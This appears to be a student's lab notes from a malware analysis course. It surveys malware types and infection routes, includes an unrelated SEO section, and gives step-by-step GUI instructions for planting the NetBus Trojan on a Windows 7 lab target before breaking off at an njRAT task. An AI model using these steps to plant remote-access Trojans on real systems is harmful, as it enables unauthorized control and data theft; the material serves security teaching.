

# Malware analysis

MODULE 7 MALWAR ANALYSIS

## **Table of Contents**

### **1.Malware Threads Overview**

**What is malware**

**List of malware/types of malware**

- Virus Attack
- Worm Attack
- Trojan Horse Attack
- Ransomware Attack
- Spyware Attack
- Adware
- Rootkit
- Keylogger
- Botnet

### **How to enter malware in computer systems**

- Phishing Emails
- Malicious Downloads
- Infected USB Drives
- Exploit Kits (Software Vulnerabilities)
- Fake Software Updates
- Malvertising (Malicious Ads)
- Social Engineering

## **Types of SEO**

1 White Hat SEO

**Core White Hat SEO Techniques**

- Quality Content Creation
- Keyword Research & Natural Use
- On-Page SEO
- Mobile-Friendliness & Speed

## 2 Black Hat SEO

### Q Common Black Hat Tactics

- Cloaking
- Invisible Text
- Keyword Stuffing
- Link Farming & Buying Links
- Content Spinning

### Task 1 gain access to the target system using Trojans

- NetBus
- NjRat
- JPS Viruse Maker

### Phases of Viruse Attack

- Infection phases viruse
- Attack phases viruse

## How to malware analysis

### 1 Static malware analysis

- Haybrid analysis
- virustotal

- File finger printing
- Local and online malware scanning
- Performing string search
- Identifying packet /obfuscation method

## Task 2 Perform malware scanning using Hybrid Analysis

- Hybrid analysis
- Virustotal.com

## Task 3 Perform malware scanning using virus total Analysis

Virus total.com

## Task 4: perform malware disassembly using IDA pro

- IDA PRO

### Common Techniques to Bypass Antivirus Software

- Obfuscation
- Packing / Encryption
- Polymorphism
- Metamorphism
- Code Injection
- Living off the Land (LoL) Techniques
- Disabling or Modifying AV

**Extra activity Task 5: string search method without run program gathering information there is tool called Bintxt**

**Extra activity Task 6: string search method without run program gathering information there is tool called Dependency walker**

**Techniques to Bypass Antivirus using encoder and msfconsol msfvenom Techniques**

## **2 Dynamic malware analysis**

**Two types of analysis**

- System baselining

## **Task 7: System baselining using regshot malware analysis**

**Method 1 how to windows service monitoring using what's running**

- Host integrity monitoring
- Ports monitoring
- Process monitoring
- Registry monitoring
- Windows service monitoring
- Files folder monitoring

- Network traffic monitoring
- DNS monitoring
- API monitoring
- Systems call monitoring
- Browser monitoring

## **Task 8: port monitoring using TCP malware analysis**

**Method 1 how to windows port monitoring using currports**

**Extra Activity using metasploit framework**

**Techniques to Bypass Antivirus using encoder and msfconsol msfvenom Techniques**

# Malware Threats

## 1 what is Malware

Malware is short for **malicious software** — it's any software that's specifically designed to harm, exploit, or otherwise do something unwanted to a computer, network, or user. malware can steal data, damage systems, spy on users, or allow hackers to take control of your device.

## List of malware/types of malware

### 1. Virus Attack

- **How it works:** A virus attaches itself to a legitimate file or program. When the file is opened, the virus activates and spreads to other files or systems.
- **Goal:** Corrupt, delete, or steal data; slow down or crash systems.
- **Example:** A virus hiding in a cracked software installer that messes up your files after you run it.

---

## 2. Worm Attack

- **How it works:** A worm spreads by itself across devices and networks without needing help (no clicking or opening files).
  - **Goal:** Consume bandwidth, slow down systems, and spread quickly.
  - **Example:** A worm infects a company's network and slows everything down, even reaching computers in different offices.
- 

## 3. Trojan Horse Attack

- **How it works:** A Trojan looks like a harmless or useful program (like a game or tool), but once installed, it opens a backdoor for hackers.
  - **Goal:** Steal information, install more malware, or give hackers control.
  - **Example:** You download a “free photo editor,” but it secretly sends your passwords to a hacker.
- 

## 4. Ransomware Attack

- **How it works:** Ransomware encrypts your files or locks your device. Then, it demands money (a ransom) to unlock everything.
  - **Goal:** Make money from victims.
  - **Example:** You see a message saying your files are locked and you must pay \$300 in Bitcoin to get them back.
- 

## 5. Spyware Attack

- **How it works:** Spyware runs silently in the background and tracks your online activity, keystrokes, or even takes screenshots.
  - **Goal:** Steal login credentials, credit card info, or spy on the user.
  - **Example:** A hidden app logs everything you type and sends it to a hacker.
- 

## 🔊 6. Adware Attack

- **How it works:** Adware floods your device with pop-up ads or redirects you to websites. It may collect data on your behavior too.
  - **Goal:** Generate money from ads or gather data for targeted ads.
  - **Example:** You open your browser and it keeps taking you to random, sketchy websites filled with ads.
- 

## ⌚ 7. Keylogger Attack

- **How it works:** A keylogger records every keystroke you make, including passwords, messages, and credit card numbers.
  - **Goal:** Steal sensitive data.
  - **Example:** A keylogger records your login details and sends them to someone else.
- 

## 🔴 8. Rootkit Attack

- **How it works:** A rootkit hides deep inside your system and lets hackers control it remotely without you noticing.
- **Goal:** Stay hidden while allowing long-term access to your device.
- **Example:** Hackers secretly watch your system for months without detection.

## How to enter malware in computer system

### *Phishing Emails*

- **What happens:** You get an email that looks legit (from a bank, company, etc.) with an attachment or a link.
- **If you click:** The attachment runs malware or the link leads to a fake site that downloads malware.
- **Example:** You open a “PDF invoice” from a fake Amazon email — boom, infected.

---

### *2. Malicious Downloads*

- **What happens:** You download free software, games, music, or movies from untrusted sources.
- **If you install:** Hidden malware runs along with the software.
- **Example:** You download a free "video converter" and it installs spyware in the background.

---

### *3. Infected USB Drives*

- **What happens:** A USB stick contains an autorun file or malicious code.
  - **If plugged in:** It automatically executes malware on your computer.
  - **Example:** Someone “accidentally” drops a USB in your office — you plug it in, and now they’re inside your network.
-

## *4. Exploit Kits (Software Vulnerabilities)*

- **What happens:** Hackers target known bugs in outdated software (like browsers, Flash, or even your OS).
  - **If unpatched:** Malware gets installed silently in the background when you visit an infected website.
  - **Example:** You visit a shady site with an outdated browser and get infected without clicking anything.
- 

## *5. Fake Software Updates*

- **What happens:** A pop-up tells you to “update Flash Player” or “install antivirus.”
  - **If clicked:** You install malware instead.
  - **Example:** A fake Windows update installs a keylogger.
- 

## *6. Malvertising (Malicious Ads)*

- **What happens:** Ads on websites (even legit ones) carry hidden scripts.
  - **If viewed or clicked:** Malware is downloaded automatically.
  - **Example:** You visit a news site with a bad ad that installs ransomware.
- 

## *7. Social Engineering*

- **What happens:** Attackers trick you into installing malware by pretending to be tech support, coworkers, etc.
- **If convinced:** You give them access or install software yourself.
- **Example:** “Microsoft” calls you and says your PC has a virus. You install their “fix” — it’s a trojan.

## Task1 gain access to the target system using Trojans

### What is Trojans / Why Do Hackers Use Trojans?

A **Trojan**, short for **Trojan Horse**, is a type of **malware that tricks you into installing it** by pretending to be something safe or useful.

- It **doesn't spread by itself** like a virus or worm.
- It **needs you to download or run it**.
- Once it's in your system, it opens the door for hackers to do whatever they want — steal info, spy, control your device, etc.

❖ **Named after the story of the Trojan Horse** in Greek mythology — it looks harmless on the outside but is dangerous on the inside.

### Why Do Hackers Use Trojans?

Hackers use Trojans for **sneaky, targeted attacks** because:

#### ✓ 1. *Easy to Trick Users*

- Disguised as games, tools, installers, updates, or even antivirus software.
- Example: “Free Photoshop Download” — but it's a Trojan.

#### ✓ 2. *Remote Access (Backdoor Trojans)*

- Lets hackers **control your system remotely** without your knowledge.
- They can browse files, steal passwords, or turn on your webcam/mic.

### ✓ 3. Data Theft

- Trojans can include **keyloggers** or spyware to steal:
  - Credit card numbers
  - Passwords
  - Personal files

### ✓ 4. Dropper or Downloader Trojans

- They **download and install other malware** (like ransomware or botnet clients) once they're on your system.

## Types of SEO

### 1 Black Hat SEO

Black Hat SEO refers to unethical or manipulative techniques used to improve a website's search engine rankings. These tactics violate search engine guidelines (like those from Google) and are aimed at tricking algorithms rather than offering real value to users.

Here are some common Black Hat SEO techniques:

### Q Common Black Hat Tactics:

#### 1. Keyword Stuffing

Overloading a page with keywords in an unnatural way to manipulate rankings.

- *Example: "Buy cheap shoes. Cheap shoes online. Best cheap shoes now."*

#### 2. Cloaking

Showing different content to search engines than what users see.

#### 3. Invisible Text

Hiding keywords in white text on a white background or using CSS to hide them.

#### 4. Link Farming & Buying Links

Creating a network of sites that link to each other (or paying for backlinks) to inflate authority.

#### 5. Content Spinning

Rewriting content using software to create "new" pages that are essentially duplicates.

## 2 White Hat SEO

**White Hat SEO** is the **ethical, search engine-approved** approach to improving your website's visibility and ranking. Unlike Black Hat SEO, which tries to "game the system," White Hat SEO focuses on **providing real value to users** and following the rules laid out by search engines like Google.

### Core White Hat SEO Techniques:

#### 1. *Quality Content Creation*

- Write helpful, unique, and engaging content that answers user questions.
- Use original images, videos, and data where possible.

#### 2. *Keyword Research & Natural Use*

- Find relevant keywords using tools like Google Keyword Planner or Ahrefs.
- Integrate them naturally in titles, headers, and content (no keyword stuffing).

#### 3. *On-Page SEO*

- Optimize title tags, meta descriptions, and headers (H1, H2, H3).
- Use descriptive, keyword-friendly URLs.
- Improve internal linking for site structure.

#### *4. Mobile-Friendliness & Speed*

- Ensure your website works great on all devices.
- Optimize for fast loading times (compress images, minimize scripts).

#### *5. User Experience (UX)*

- Clean design, easy navigation, and intuitive layout.
- Low bounce rates and high engagement = good signals to search engines.


**Task Gain Access to the Target system using Trojans using netbus**

**Attacker machine is windows 11**


**Target machine is windows 7**

**Step1:** select the net bus


**Step2:** click on wright and click on the properties



**Step3:** Select the **share** options/and click on advance sharing




#### Step4: click on the permission full control




#### Step5: send to target machine / my target machine is windows 7

## How to send target machine file


1 press on windows button + R in target machine and include ip address for attacker machine




**Step7:** open the user and password interface and type the password for attacker machine



## Step8:click on netbus




## Step9: run the pach.exe file in target machine



## Step10: Run the netbus file /in attacker machine


## **Step11: start the netbus in attacker machine**




## **Task Gain Access to the Target system using Trojans using njRat**

**Step1:** select the NJRAT

